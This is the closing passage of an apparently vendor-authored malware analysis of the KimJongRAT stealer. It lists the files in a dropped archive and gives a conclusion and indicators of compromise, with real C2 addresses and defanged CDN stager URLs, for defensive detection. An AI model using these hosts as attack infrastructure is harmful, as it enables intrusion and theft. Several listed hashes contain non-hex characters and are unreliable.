부과내역	2021구합104756 단수행정처분 무효확인 등(대전지방법원)						
	2024.12.02						
납기내일자	납기후일자						



김용구

삼해수도사업소 수도운영과

Figure 29. PDF decoy document revenue.pdf as shown in [Adobe PDF Reader](#).

Figure 30 shows the contents of the ZIP archive again dropped as pipe.zip.

Name	Size	Packed Size	Modified	Created	Accessed	Attributes
1.log	26 616	8 534	2025-03-15 07:10	2024-09-25 07:57	2025-03-15 07:10	A
1.ps1	181	138	2024-09-02 03:34	2024-09-25 07:57	2024-09-25 07:57	A
1.vbs	4 975	1 296	2024-09-16 05:33	2024-09-25 07:57	2024-09-25 07:57	A
2.log	4 980	2 108	2024-10-02 13:30	2024-09-25 07:57	2024-10-02 13:31	A

Figure 30. Files contained in pipe.zip as shown in [7-Zip](#).

The only files that differ are [1.log](#), which contains Base64-encoded text for the PowerShell stealer, and [2.log](#), which contains Base64-encoded text for the keylogger module. The PowerShell stealer is an older version that uses the system's BIOS serial number instead of the UUID, among other minor differences. The keylogger module is also an older version that uses the BIOS serial number.

Conclusion

Since it first emerged in 2019, the KimJongRAT stealer has evolved, adapting to the changing cybersecurity landscape. Our [previous article](#) highlighted the older variants of this malicious tool, and this article delves deeper into its latest incarnations. One variant uses a PE file, and another is a PowerShell implementation. This adaptability not only showcases the persistent threat posed by such malware but also underscores its developers' commitment to updating and expanding its capabilities.

This new analysis reveals the PowerShell variant's special focus on cryptocurrency, as it searches for an extensive list of browser wallet extensions.

The continued development and deployment of KimJongRAT, featuring changing techniques such as using a legitimate CDN server to disguise its distribution, demonstrates a clear and ongoing threat. Our comprehensive examination of these new variants provides crucial insights into their operation, aiding in the ongoing efforts to detect, neutralize and mitigate their effects.

Palo Alto Networks customers are better protected from the threats described in this article in the following ways:

The [Advanced WildFire](#) machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research

[Advanced URL Filtering](#) and [Advanced DNS Security](#) identify known URLs and domains associated with this activity as malicious

[Advanced Threat Prevention](#) has an inbuilt machine learning-based detection that can detect exploits in real time.

[Cortex XDR](#) and [XSIAM](#) are designed to prevent the execution of known malicious malware, and also prevent the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.

If you think you may have been compromised or have an urgent matter, get in touch with the [Unit 42 Incident Response team](#) or call:

North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)

UK: +44.20.3743.3660

Europe and Middle East: +31.20.299.3130

Asia: +65.6983.8730

Japan: +81.50.1790.0200

Australia: +61.2.4062.7950

India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the [Cyber Threat Alliance](#).

Indicators of Compromise

SHA256 Hashes of Initial LNK Files

a66c25b1fodea6e06a4c9f8c5f6ebbaof6c21bd3b9cc326a56702db30418f189
28f2fcece68822c38e72310c911ef007f8bd8fd711f2080844f666b7f371e9e1
3boazbd5b790e5f130e7819550613b7e0194a3475f553285a1b7dc18ecca9d02
8a000aa43c1725odd02f842bc2ab37e47dd8d68daod59753943df8b37004b701
b90b2d992b41d146e70b775e2bc0430b9f7fboedocd285c59daea92c2fc6afob
d92b858d691c84b4e3752fdd46b5673fbd6b5af101a7111c1d8756c90271b732
be080777332ad1186fb8547a6a354b2beba62f2a24537eb7b79e849f084a95be

SHA256 Hashes of First Stage HTA Files

02783530bbd8416ebc82ab1eb5bbe81d5d87731d24c6ff6a8e12139a5fe33cee
3c2ea0409oad8c28116c42a9a2be5b24of135ac184e5a2c121b4eb311a7bf075
9c9136fc8a279ce395997dd42c075e265c6daec14b13bbe4237a4178769d27oe
9bfbf7618a2c5270d552f4deb69b56082cc7723433a1517678863363cb800161
6347d70b73e1cabadf8af8602b22a8220ed5b7298dbc15f16eb7dd493d6c6a78
b7dad38a099947612fcc42c5of4ba1708af969a3222b3345bdff35323a41974d
bcd99e0f17486aa5a5faaob9e7d7ccbeaa5372626733433214bb722ba260234
45980cc8afb4e1b3738130do855bb608530eef6731c5116fd053ac6e04159725
7a37e2d6dc941386d1f300bac4805603of37c950bcd441d83eca708d2beab939

SHA256 Hashes of Second Stage Loader Files (baby.dll)

f4d9547269eocd7aodf97e394f688eoebo0b31965abd5e6ad67d373a7dc58f3b
7a9f4ca13aed4d6d8ba430bc2b2f5ac2e4f9c7b5de2f5d2ba5aada211059da73
d7a61ab1b1eadd3b34386ec2a96324195ec25cd71fe4e5d9a8f993a6bd52eb92
945e4f78196ef3a5548996a8do9e4220b779a2e78d40a86d64f233f7908550e6
5a18a29791cfb18767a43bebb61f923e64be7988235213678514007174f60b3e
4b87b775cdb265ecd872a71be810d7816dod8b54663b3c536862db098874f288
8bob62a31b348c5a2337ee69cfd3f68a427466539484f55f1cd2910237b59700
9e4e45e8f12db94997767bd3899968b9bc147bf08c062d3caea7f0864a67ea2c

SHA256 Hashes of KimJongRAT Orchestrator Files (NetworkService.dll)

85be5cc01foe0127a26dceba76571a94335dood490e5391cce72e115c3301b3

bdb272189a7cdcf166fce130d58b794b242c582032f19369166b3d4cfdc0902c
2ba3397cba28af1a929403910035b78bf946acbafe9e186ac329b55086fe7703
accf50d769408253bf9a7da378228debce7c8f6d60fb76da48196fe42cacedf3

SHA256 Hashes of KimJongRAT Stealer Files (dwm.dll, UPX packed)

96df4f9cb5d9cacd6e3b947c61af9b8317194b1285936ce103f155e082290381
c356cd9fea07353a0ee4dfd4652bf79111b70790e7ed63df6b31d7ec2f5953d5
5097553dff2a2da4f16b80a346fe543422b22d262e0c40e187b345afbacc7d41a
efoce406fa722d30bfa094c660e81ed4a72ff8c75a629081293f4a86e0e587c2

SHA256 Hash of PowerShell Loader File

97d1bd607b4dc00c356dd873cd4ac309e98f2bb17ae9a6791fcoa88bc056195a

SHA256 Hashes of PowerShell Stealer Files

b103190c647ddd7d16766ee5af19e265foe15d57e91a07b2a866f5b18178581c
eb68ed54e543c18070e5cc93a27db4a508d79016c09e28a47260ca080110328f

SHA256 Hashes of PowerShell Keylogger Files

3c6476411d214d40d0cc43241f63e933f5a77991939de158df40d84d04b7aa78
4e45009f5b582ca404b197d28805e363a537856b55e39c5c806fcf05acd928ff

SHA256 Hash of Persistence VBS File

f73164bd4d2a475f79fb7d0806cfc3ddb510015f9161e7dce537d90956c11393

CDN Stager (Base) URLs

cdn.glitch[.]global/2eefa6a0-44ff-4979-9a9c-689be652996d/
cdn.glitch[.]global/17443dac-272c-421c-80ac-53a3695ede0e/
cdn.glitch[.]global/c97fe797-45c1-473b-a2f8-3coc8bb431af/
cdn.glitch[.]global/59e3786e-8284-4f16-8844-134b12e58b6f/
cdn.glitch[.]global/4ab4f138-6f66-4b39-a7dc-9d4843dcf34f/

C2 (Base) URLs

131.153.13[.]235/sp/
131.153.13[.]235/service/
secservice.ddns[.]net/service2/

Additional Resources

[New BabyShark Malware Targets U.S. National Security Think Tanks](#) - Palo Alto Networks Unit 42

[BabyShark Malware Part Two – Attacks Continue Using KimJongRAT and PC RAT](#) - Palo Alto Networks Unit 42

[KimJongRAT/stealer malware analysis \[PDF\]](#) - Malware.lu CERT

[Special mission 'Operation Giant Baby', approaching as a huge threat](#) - ESTsecurity

Table of Contents

[Executive Summary](#)

[New KimJongRAT PE Variant](#)

[PE Variant Initial LNK File](#)

[PE Variant First Stage HTA File](#)

[Second Stage Loader sys.dll](#)

[Third Stage Orchestrator and Backdoor](#)

[Third Stage KimJongRAT Stealer](#)

[Previous KimJongRAT PE Variants](#)

[New KimJongRAT PowerShell Variant](#)

[PowerShell Variant Initial LNK File](#)

[First Stage HTA File](#)

[Second Stage PowerShell Stealer](#)

[Previous Version of KimJongRAT PowerShell Variant](#)

[Conclusion](#)

[Indicators of Compromise](#)

[SHA256 Hashes of Initial LNK Files](#)

[SHA256 Hashes of First Stage HTA Files](#)

[SHA256 Hashes of Second Stage Loader Files \(baby.dll\)](#)

[SHA256 Hashes of KimJongRAT Orchestrator Files \(NetworkService.dll\)](#)

[SHA256 Hashes of KimJongRAT Stealer Files \(dwm.dll, UPX packed\)](#)

[SHA256 Hash of PowerShell Loader File](#)

[SHA256 Hashes of PowerShell Stealer Files](#)

[SHA256 Hashes of PowerShell Keylogger Files](#)

[SHA256 Hash of Persistence VBS File](#)

[CDN Stager \(Base\) URLs](#)

[C2 \(Base\) URLs](#)

[Additional Resources](#)

Related Articles

[The Evolution of Linux Binaries in Targeted Cloud Operations](#)

[Blitz Malware: A Tale of Game Cheats and Code Repositories](#)

[DarkCloud Stealer: Comprehensive Analysis of a New Attack Chain That Employs AutoIt](#)

Enlarged Image